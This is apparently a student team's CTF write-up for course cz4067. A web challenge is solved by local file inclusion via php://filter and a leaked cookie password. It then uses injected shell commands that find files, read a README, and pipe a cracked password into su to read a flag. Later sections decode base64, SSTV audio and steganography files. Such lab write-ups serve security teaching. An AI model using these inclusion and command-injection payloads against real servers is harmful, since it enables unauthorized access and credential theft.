
As usual our first step is to inspect element and look at the source:


```
<!DOCTYPE html>
<html lang="en">
 ▼<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Space Calculator</title>
  ▼<style>
            html,
            body {
                overflow: none;
                max-height: 100vh;
            }
    </style>
  </head>
• <body style="height: 100vh; text-align: center; background-color: black; color: white; display: flex; flex-direction: column; justify-content: center;">
  Sorry, only students taking cz4067 are allowed to access this page.</body> flex == $0
</html>
```

Which doesn't show anything interesting. But if we look at the URL of the webpage: http://chall.sigx.net:4595/?file=home.php it's quite possible that we could check other directories. Some common files that are usually found in CTF challenges are:
/robots.txt, /.git (Git repository), /.svn (Subversion repository), /.hg (Mercurial repository), /admin, and /login.
Thus we check all of the above. Only robots.txt gives us an interesting result:

```
Disallow: /?file=book.php
Disallow: /?file=computer.php
Disallow: /?file=documents.php
Disallow: /?file=secret.php
Disallow: /?file=wallet.php
```

Additionally, we used the DirBuster tool, which is preinstalled in Kali Linux, to try to find any additional pages. Given below are screenshots showing the inputs and output of the DirBuster tool:





Out of all the above files, only documents.php gets redirected to home.php. Next, we tried looking for some more types of possible attacks. One such attack was file inclusion attack.

The reference repository is:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/File%20Inclusion/README.md

We came across PHP filters and used this command in the terminal:
curl
http://chall.sigx.net:4595/?file=php://filter/convert.base64-encode/resource=documents.php


This gave the following base64 output:

```
PD9waHAKJHBhc3N3b3JkID0gInNwQWMzLUNhbGMiOwovLyBDb29raWUgcGFzc3dvcmQuCmVj
aG8gIlRha2Ugbm90ZTogVGhpcyBwYWdlIGlzIHN0aWxsIHVuZGVyIGRldmVsb3BtZW50LiBQ
bGVhc2UgZG8gbm90IHB1c2ggdGhpcyBwYWdlIjsKCmhlYWRlcignTG9jYXRpb246IC8nKTsK
.
```

Using CyberChef, the base64 code was converted to string and we got the following result:


```php
<?php
$password = "spAc3-Calc";
// Cookie password.
echo "Take note: This page is still under development. Please do not
push this page";

header('Location: /');
```

Next, we open the link http://chall.sigx.net:4595/?file=home.php on our browser and click on Inspect Element. Then we navigate to Storage -> Cookies and change the value of password variable to ‘spAc3-Calc’. After this, we refresh the page and view the following web page on the browser:



Then we try to use shell code to find a file containing the flag. After various attempts, this code gives us an output:

```
'; find / -type f -name "flag.txt";#
```




Next, we try to read the contents of the file with the following command:

```
'; cat /ctf/system/doc/docs/doc1/flag.txt;#
```

But we don't get any output. This is probably because we do not have the permission to view that file. Then we try to look for other useful files. After trying out different commonly used file names, the following command worked and gave the following output:


```
'; find / -type f -name "README";#
```




Next, we tried to read the contents of this README file using the command:

```
'; cat /ctf/README;#
```

Then, we get the following output:




The output hash needs to be decrypted. We use crackstation.net to crack the hash and get the cracked output as: website.



Then, we try to use the password website in the server with `echo "website"` command and then switch user using the `su` command to read the contents of the flag.txt file.

```
'; echo "website" | su - ctf -c 'cat
/ctf/system/doc/docs/doc1/flag.txt';#
```


Upon entering the above code, we get the flag: **CZ4067{N1c3=Y0u-Ca1c_m3}**.



4. Ascella

4.1. Space Base

The free hint provided tells us that the message in the text file is encoded in base64, and can be decoded using an online tool [Base64 Decode and Encode - Online].
Once decoded, we get the flag **CZ4067{BAse64--3nC0d3}.**



4.2. Super Slow T Voice

In this challenge, we received two files: "apollo_11.wav" and "apollo_takeoff.wav". Initially, we assumed that both files were crucial to solve the challenge. We tried to extract metadata from these audio files using tools like ExifTool, but unfortunately, we didn't find any helpful information.

Then, we investigated the possibility of Morse code embedded in the audio by analyzing "apollo_11.wav" with a Morse code detector. However, this approach also didn't provide any relevant results.

Another approach we took was analyzing the spectrograms of both files using software tools like Spek, Sonic Visualizer, and Audacity. Despite our efforts, we didn't discover any valuable information from this analysis either.

Ultimately, what proved successful for us was using the SSTV decoder on "apollo_11.wav". SSTV, which stands for Slow Scan Television, is a method of transmitting still images over radio frequencies. The SSTV decoder, a software or hardware tool, enabled us to receive and decode SSTV transmissions, converting the audio signals into visual images. The reference repository for this is: https://github.com/colaclanth/sstv.

We then proceeded to clone the repo using the command:

```
git clone https://github.com/colaclanth/sstv.git
```


Then, we followed the instructions in the README.md file of this repository and used the command:

```
python setup.py install
```


Following the example command given in the README.md file, we used the command:

```
sstv -d apollo_11.wav -o result.png
```

After this, we obtained an image file: result.png as shown below:



This image contains a sequence of hexadecimal digits which can be decoded from an online tool (cryptii) to get the corresponding flag: **CZ4067{This_1s_Th3_m3sSaG3}**.



4.3. White Space

The challenge folder contains two files: Outer_space.png and morse.wav. Firstly, the challenge description says that the png file contains the “key to the recording and the recording conceals the answer we seek”. Which means we need to analyse Outer_space.png first.

First, we check the type of the file using the linux **file** command.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file Outer_space.png
Outer_space.png: PNG image data, 200 x 200, 8-bit/color RGBA, non-interlaced
```

The image is 200x200 pixels with 8 bits representing each pixel.

Next we use the **exiftool** command to check the metadata of the image, as it may contain some clues.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool Outer_space.png
ExifTool Version Number         : 12.57
File Name                       : Outer_space.png
Directory                       : .
File Size                       : 85 kB
File Modification Date/Time     : 2024:03:27 13:34:49-04:00
File Access Date/Time           : 2024:04:05 04:18:43-04:00
File Inode Change Date/Time     : 2024:03:27 13:35:19-04:00
File Permissions                : -rwxrw-rw-
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 200
Image Height                    : 200
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
SRGB Rendering                  : Perceptual
Image Size                      : 200×200
Megapixels                      : 0.040
```

The metadata also doesn't contain any useful clues, so try to find out if there are any hidden files inside this image. Hiding files within files is common in steganography challenges, and a tool called **binwalk** can be used to check this.

```
└─$ binwalk Outer_space.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 200 x 200, 8-bit/color RGBA, non-interlaced
54            0×36            Zlib compressed data, compressed
```

